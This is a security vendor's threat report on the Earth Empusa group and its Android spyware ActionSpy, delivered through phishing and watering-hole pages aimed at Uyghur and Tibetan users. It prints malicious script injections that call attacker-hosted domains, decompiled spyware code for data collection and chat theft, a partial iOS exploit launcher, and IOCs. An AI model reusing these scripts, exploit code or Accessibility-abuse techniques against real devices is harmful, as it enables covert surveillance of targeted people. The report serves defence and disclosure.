Phishing Attacks from Earth Empusa Reveal ActionSpy

trendmicro.com/en_us/research/20/f/new-android-spyware-actionspy-revealed-via-phishing-attacks-from-earth-empusa.html

June 11, 2020

While tracking Earth Empura, also known as POISON CARP/Evil Eye, we identified an undocumented Android spyware we have named ActionSpy (detected by Trend Micro as AndroidOS_ActionSpy.HRX). During the first quarter of 2020, we observed Earth Empusa's activity targeting users in Tibet and Turkey before they extended their scope to include Taiwan. The campaign is reportedly targeting victims related to Uyghurs by compromising their Android and iOS mobile devices. This group is known to use watering hole attacks, but we recently observed them using phishing attacks to deliver their malware.

The malware that infects the mobile devices is found to be associated with a sequence of iOS exploit chain attacks in the wild since 2016. In April 2020, we noticed a phishing page disguised as a download page of an Android video application that is popular in Tibet. The phishing page, which appears to have been copied from a third-party web store, may have been created by Earth Empusa. This is based on the fact that one of the malicious scripts injected on the page was hosted on a domain belonging to the group. Upon checking the Android application downloaded from the page, we found ActionSpy.




Figure 1. The Earth Empusa attack chain

ActionSpy, which may have been around since 2017, is an Android spyware that allows the attacker to collect information from the compromised devices. It also has a module designed for spying on instant messages by abusing Android Accessibility and collecting chat logs from four different instant messaging applications.

Phishing attacks delivering ActionSpy

Earth Empusa's use of phishing pages is similar to our recent report on Operation Poisoned News, which also used web news pages as a lure to exploit mobile devices. Earth Empusa also used social engineering lures to trick its targets into visiting the phishing pages. We found some news web pages, which appear to have been copied from Uyghur-related news sites, hosted on their server in March 2020. All pages were injected with a script to load the cross-site scripting framework BeEF. We suspect the attacker used the framework to deliver their malicious script when they found a targeted victim browsing the said sites. However, our investigation did not yield any script when we attempted to access said phishing pages. How these pages were distributed in the wild is also unclear.




Figure 2. A news page copied from the World Uyghur Congress website used for loading the BeEF framework

Upon continued investigation in late April 2020, we found another phishing page that appears to be copied from a third-party web store and injected with two scripts to load ScanBox and BeEF frameworks. This phishing page invites users to download a video app that is known to Tibetan Android users. We believe the page was created by Earth Empusa because the BeEF framework was running on a domain that reportedly belongs to the group. The download link was modified to an archive file that contains an Android application. Analysis then revealed that the application is an undocumented Android spyware we named ActionSpy.

Figures 3 and 4. Fake Android application download page (In original language and translated into English)

```
1022      //setTimeout('WeixinJSBridge.invoke("closeWindow", {}, function(e) {})', 2000);
1023      </script> -->
1024      <script src=https://geo2ipapi.org:443/geoapi/i/?3></script>
1025      <script src=https://static.apiforssl.com:41882/jquery.js></script>
1026  </body>
1027  </html>
```

Figure 5. The injection of ScanBox (above) and BeEF (below) on the phishing page shows overlap to Earth Empusa's domain

Breaking Down ActionSpy

This malware impersonates a legitimate Uyghur video app called Ekran. The malicious app has the same appearance and features as the original app. It is able to achieve this with VirtualApp. In addition, it's also protected by Bangcle to evade static analysis and detection.

Figure 6. ActionSpy's icon (left) and appearance (right)




Figure 7. ActionSpy is protected by Bangcle

A legitimate *Ekran* APK file is embedded in the ActionSpy assets directory, and installed in virtual environment after VirtualApp is ready when ActionSpy is launched the first time.

```
public static void asyncInstall(Context arg1) {
    new Thread(arg1) {
        public void run() {
            String v0 = "third";
            try {
                FileUtils.copyApkToSDCard(this.val$context, v0, v0);
                VAManager.loadingVA();
                VAManager.install("/sdcard/third/EKRAN.apk");
                FileUtils.deleteDirectory("/sdcard/third");
            }
            catch(Exception v0_1) {
                v0_1.printStackTrace();
            }
        }
    }.start();
}
public static void start(int arg2) {
    VActivityManager.get().startActivity(VirtualCore.get().getLaunchIntent("com.nur.video", arg2), arg2);
}
```

Figure 8 and 9. Install real "Ekran" (above) and launch it (below)

ActionSpy's configuration, including its C&C server address, is encrypted by DES. The decryption key is generated in native code. This makes static analysis difficult for ActionSpy.

Every 30 seconds, ActionSpy will collect basic device information like IMEI, phone number, manufacturer, battery status, etc., which it sends to the C&C server as a heartbeat request. The server may return some commands that will be performed on the compromised device. All the communication traffic between C&C and ActionSpy is encrypted by RSA and transferred via HTTP.

```
v1.dsval_Json.put("platform", "android");
v1.dsval_Json.put("userid", AppEnv.getUserId(v1.mContext));
v1.dsval_Json.put("imei", v2.toString());
v1.dsval_Json.put("macaddress", v5_1);
v1.dsval_Json.put("phonenum", v6_1);
v1.dsval_Json.put("clientver", v9_1);
v1.dsval_Json.put("identification", v10);
v1.dsval_Json.put("serialno", v11);
v1.dsval_Json.put("imsi", v12.toString());
v1.dsval_Json.put("assiststatus", 0);
v1.dsval_Json.put("managestatus", 0);
v1.dsval_Json.put("phonemanufacturer", v7);
v1.dsval_Json.put("hardwaremanufacturer", v13_1);
v1.dsval_Json.put("cpuinfo", v14);
v1.dsval_Json.put("systemver", v26_1);
v1.dsval_Json.put("mainboardinfo", v23);
v1.dsval_Json.put("systemmanufacturer", v24);
v1.dsval_Json.put("display", v18);
v1.dsval_Json.put("phonemodel", v19);
v1.dsval_Json.put("memory", v20);
v1.dsval_Json.put("nettype", v22_1);
v1.dsval_Json.put("netsubtype", v17);
v1.dsval_Json.put("netextrainfo", v25);
v1.dsval_Json.put("battery", v1.mBatteryLevel);
```

Figure 10. Collected device information

ActionSpy supports the following modules:

Module Name	Description
location	Get device location latitude and longitude
geo	Get geographic area like province, city, district, street address
contacts	Get contacts info
calling	Get call logs
sms	Get SMS messages
nettrace	Get browser bookmarks
software	Get installed APP info
process	Get running processes info
wifi connect	Make device connect to a specific Wi-Fi hotspot
wifi disconnect	Make the device disconnect to Wi-Fi
wifi list	Get all available Wi-Fi hotspots info
dir	Collect specific types of file list on SDCard, like txt, jpg, mp4, doc, xls...
file	Upload files from device to C&C server
voice	Record the environment
camera	Take photos with camera
screen	Take screenshot
wechat	Get the structure of WeChat directory
wxfile	Get files that received or sent from WeChat
wxrecord	Get chat logs of WeChat, QQ, WhatsApp, and Viber

Abuse of Accessibility

Normally, a third-party app can’t access files belonging to others on Android. This makes it difficult for ActionSpy to steal chat log files from messaging apps like WeChat directly without root permission. ActionSpy, in turn, adopts an indirect approach: it prompts users to turn on its Accessibility service and claims that it is a memory garbage cleaning service.




Figure 11. Prompt to turn on Accessibility

Once the user enables the Accessibility service, ActionSpy will monitor Accessibility events on the device. This occurs when something "notable" happens in the user interface (such as clicked buttons, entered text, or changed views). When an Accessibility Event is received, ActionSpy checks if the event type is VIEW_SCROLLED or WINDOW_CONTENT_CHANGED and then check if the events came from targeted apps like WeChat, QQ, WhatsApp, and Viber. If all the above conditions are met, ActionSpy parses the current activity contents and extracts information like nicknames, chat contents, and chat time. All the chat information is formatted and stored into a local SQLite Database. Once a "wxrecord" command is pushed, ActionSpy will gather chat logs in the database and convert them into JSON format before sending it to its C&C server.

```
try {
    if(arg14.get(v8_1).getChildCount() == v3 && (ChatUtils.isRightDateStr(v2_1.substring(v2_1.length() - v12), "H:mm")) && v3 > v10_1) {
        ChatMessage v8_2 = new ChatMessage();
        v8_2.setMessage(v2_1);
        v8_2.setChatTitle(v1);
        v8_2.setPackageName(arg14.get(v0_1).getPackageName());
        this.currentChatMsgs.add(v8_2);
        v8_3 = WxAniDispatcher.logger;
        v8_3.debug("wx ----> addItem time:" + v2_1);
        goto label_210;
    }
```

Figure 12. Code snippet of parsing chat information

We believe ActionSpy has existed for at least three years, based on its certificate sign time (2017-07-10). We also sourced some old ActionSpy versions that were created in 2017.

signer_CN	Android Debug
signer_C	US
signer_O	Android
signer_OU	
signer_L	
owner_O	Android
validDateTo	2047-07-03 02:52:13
owner_L	
validDateFrom	2017-07-10 02:52:13
signer_ST	
owner_CN	Android Debug
owner_OU	
owner_C	US
owner_ST	
serialNumber	7529DC17

Figure 13. Certificate info




Figure 14. The earlier version (created in 2017)

More on Earth Empusa: Watering hole attacks to compromise iOS systems

Earth Empusa also employs watering hole attacks to compromise iOS devices. The group injected their malicious scripts on websites that their targets could potentially visit and load the injected script from it. We found two kinds of attacks they injected into compromised websites:

- One injection we found is the ScanBox framework. The framework can collect information from a website's visitors by using JavaScript to record keypresses and harvest the profiles of the OS, browser, and browser plugins from the client environment. The framework is usually used during the reconnaissance stage, allowing them to understand their targets and prepare for the next stage of the attack.
- Another injection is their exploit chain framework, which exploits the vulnerabilities on the iOS devices. When a victim accesses the framework, it checks the User-Agent header of the HTTP request to determine the iOS version on the victim's device and reply with a corresponding exploit code. If the User-Agent doesn't belong to any of the targeted iOS versions, the framework will not deliver any additional payload.




Figure 15. An example of iOS exploit chain traffic

In the first quarter of 2020, the exploit chain framework was upgraded to include a newer iOS exploit that can compromise iOS versions 12.3, 12.3.1, and 12.3.2. Other researchers have also published details of this updated exploit.

```
function main() {
    for (let r = 0; r < guess_id; ++r) {
        var e = [1.123, 2.123, 3.123, 4.123, 5.123, 6.123, 7.123];
        e[Math.random().toString(36).replace(/[^a-z]+/g, "").substr(0, 5)] = 4919, structs.push(e)
    }
    var r = new Array(32).fill(1.012);
    r.rw = 13.37, exp({
        dummy: !1,
        p: 4660,
        a: u2d(fake_cell - tag, guess_id),
        b: r,
        c: !0
    })
}

function version_is_supported() {
    var e = window.navigator.userAgent;
    if (-1 != e.search("Macintosh")) return !1;
    var r = new RegExp("OS ([\\d._]+)", "gi").exec(e)[1];
    return "12_3_2" == r || "12_3_1" == r || "12_3" == r
}
version_is_supported() && setTimeout(main, 50);
b64xx = 'xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx';
document.removeChild(document.documentElement);
```

Figure 16. The script for determining the iOS version and launching the exploit code

We have observed these injections on multiple Uyghur-related sites since the start of 2020. In addition, we have also identified a news website and political party website in Turkey that have been compromised and injected with the same attack. In a more recent development, we found the same injection on a university website as well as a travel agency site based in Taiwan in March 2020. These developments have led as to believe that Earth Empusa is widening the scope of their targets.

Best practices and solutions

Earth Empusa is still very active in the wild. We are constantly tracking and monitoring the threat group as it continues to develop new ways to attack its targets.

iOS users are advised to keep their devices updated. Android users, on the other hand, are encouraged to install apps only from trusted places such as Google Play to avoid malicious apps.

Users can also install security solutions, such as the Trend Micro™ Mobile Security, that can block malicious apps. End users can also benefit from their multilayered security capabilities that secure the device owner's data and privacy, and features that protect them from ransomware, fraudulent websites, and identity theft.

For organizations, the Trend Micro™ Mobile Security for Enterprise suite provides device, compliance and application management, data protection, and configuration provisioning. The suite also protects devices from attacks that exploit vulnerabilities, prevents unauthorized access to apps and detects and blocks malware and fraudulent websites. Trend Micro's Mobile App Reputation Service (MARS) covers Android and iOS threats using leading sandbox and machine learning technologies to protect users against malware, zero-day and known exploits, privacy leaks, and application vulnerability.

Indicators of Compromise


All of the malicious apps below are detected as AndroidOS_ActionSpy.HRX.

SHA256	Package Name	Label
56a2562426e504f42ad9aa2bd53445d8e299935c817805b0d9b9431521769271	com.omn.vvi	Ekran
b6e2fdbf022cd009585f62a3de71464014edd58125eb7bc15c2c670d6d5d3590	com.isyjv.klxblnwc.r	系统优化
de6065c63f05f8cddaec2f43a3789cca7d8e16221bd04bf3ce8092809b146ebe	com.isyjv.klxblnwc.r	系统优化

2117e2252fe268136a2833202d746d67bf592de819cc1600ac8d9f2738d8d4d6	com.isyjv.klxblnwc	Service Runtime Library
588b62a2e0bffa8935cd08ae46255a972b0af4966483967a3046a5df59d38406	com.isyjv.klxblnwc	Service Runtime Library
d6478b4b7f0ea38947d894b1a87baf4bed7a1ece934fff9dfc233610de232814	com.isyjv.klxblnwc	Service Runtime Library
8d0a123e0fe91637fb41d9d9650a4b9c75b6ce77a2b51ac36f05a337da7afd80	com.ecs.esap	Service Runtime Library
9bc16f635fde4ff0b6b02b445a706d885779611b7813c5607ab88fdff43fcc2f	com.cd.weixin	VWechat
334dbd15289aaeaf3763f1702003de52ff709515246902f51ee87a41467a8e55	com.android.dmp.rec	Recording
50c10ab93910a6e617c85a03f8c38a10a7c363e2d37b745964e696da8f98a93d	com.android.dmp.rec	Recording
6575eeda2a8f76170fb6034944eeda5c88dac8009edccc880124fa729dd3c1fd	com.android.dmp.l	Location
eff30f6cc2d5d04ce4aef0c50f1fb375fb817a803bf3e8e08c847f04658185ba	com.android.dmp.l	Location
a0a48d7e0762ab24b2ec3ec488b011db866992db5392926fe43dd3d1c398e30d	com.android.dmp.cm	Camera
088769a80b39d0da26c676a5a52eaccdb805dc67cba85e562785c375c642b501	com.android.dmp.c	Core
87306b59aaaba0ea92ea6a05feb9366eeb625e8da08ed3ef6c86a5cf394fada5	com.android.dmp.c	Core

Indicator	Type
gotossl.ml	Domain used by Earth Empusa
goforssl.top	Domain used by Earth Empusa
geo2ipapi.org	Domain used by Earth Empusa
appbuliki.com	Domain used by Earth Empusa
umutyole.com	Domain used by Earth Empusa
t.freenunn.com	Domain used by Earth Empusa
start.apiforssl.com	Domain used by Earth Empusa
bloomberg.com.cm	Domain used by Earth Empusa
static.apiforssl.com	Domain used by Earth Empusa
cdn.doublesclick.me	Domain used by Earth Empusa
static.doublesclick.info	Domain used by Earth Empusa
status.search-sslkey-flush.com	Domain used by Earth Empusa
http://114.215.41.93/	ActionSpy C&C URL
http://static.doubles.click:8082/	ActionSpy C&C URL

MITRE ATT&CK Techniques


Initial Access
9 items
Deliver Malicious App via Authorized App Store
Deliver Malicious App via Other Means
Drive-by Compromise
Exploit via Charging Station or PC
Exploit via Radio Interfaces
Install Insecure or Malicious Configuration
Lockscreen Bypass
Masquerade as Legitimate Application
Supply Chain Compromise
Persistence
6 items
Abuse Device Administrator Access to Prevent Removal
App Auto-Start at Device Boot
Modify Cached Executable Code
Modify OS Kernel or Boot Partition
Modify System Partition
Modify Trusted Execution Environment
Privilege Escalation
2 items
Exploit OS Vulnerability
Exploit TEE Vulnerability
Defense Evasion
12 items
Application Discovery
Device Lockout
Disguise Root/Jailbreak Indicators
Download New Code at Runtime
Evade Analysis Environment
Input Injection
Install Insecure or Malicious Configuration
Modify OS Kernel or Boot Partition
Modify System Partition
Modify Trusted Execution Environment
Obfuscated Files or Information
Suppress Application Icon
Credential Access
11 items
Access Notifications
Access Sensitive Data in Device Logs
Access Stored Application Data
Android Intent Hijacking
Capture Clipboard Data
Capture SMS Messages
Exploit TEE Vulnerability
Input Capture
Input Prompt
Network Traffic Capture or Redirection
URL Scheme Hijacking
Discovery
9 items
Application Discovery
Evade Analysis Environment
File and Directory Discovery
Location Tracking
Network Service Scanning
Process Discovery
System Information Discovery
System Network Configuration Discovery
System Network Connections Discovery
Lateral Movement
2 items
Attack PC via USB Connection
Exploit Enterprise Resources
Impact
9 items
Clipboard Modification
Data Encrypted for Impact
Delete Device Data
Device Lockout
Generate Fraudulent Advertising Revenue
Input Injection
Manipulate App Store Rankings or Ratings
Modify System Partition
Premium SMS Toll Fraud
Collection
16 items
Access Calendar Entries
Access Call Log
Access Contact List
Access Notifications
Access Sensitive Data in Device Logs
Access Stored Application Data
Capture Audio
Capture Camera
Capture Clipboard Data
Capture SMS Messages
Data from Local System
Input Capture
Location Tracking
Network Information Discovery
Network Traffic Capture or Redirection
Screen Capture
Exfiltration
4 items
Alternate Network Mediums
Commonly Used Port
Data Encrypted
Standard Application Layer Protocol
Command And Control
7 items
Alternate Network Mediums
Commonly Used Port
Domain Generation Algorithms
Standard Application Layer Protocol
Standard Cryptographic Protocol
Uncommonly Used Port
Web Service
Network Effects
9 items
Downgrade to Insecure Protocols
Eavesdrop on Insecure Network Communication
Exploit SS7 to Redirect Phone Calls/SMS
Exploit SS7 to Track Device Location
Jamming or Denial of Service
Manipulate Device Communication
Rogue Cellular Base Station
Rogue Wi-Fi Access Points
SIM Card Swap
Remote Service Effects
3 items
Obtain Device Cloud Backups
Remotely Track Device Without Authorization
Remotely Wipe Data Without Authorization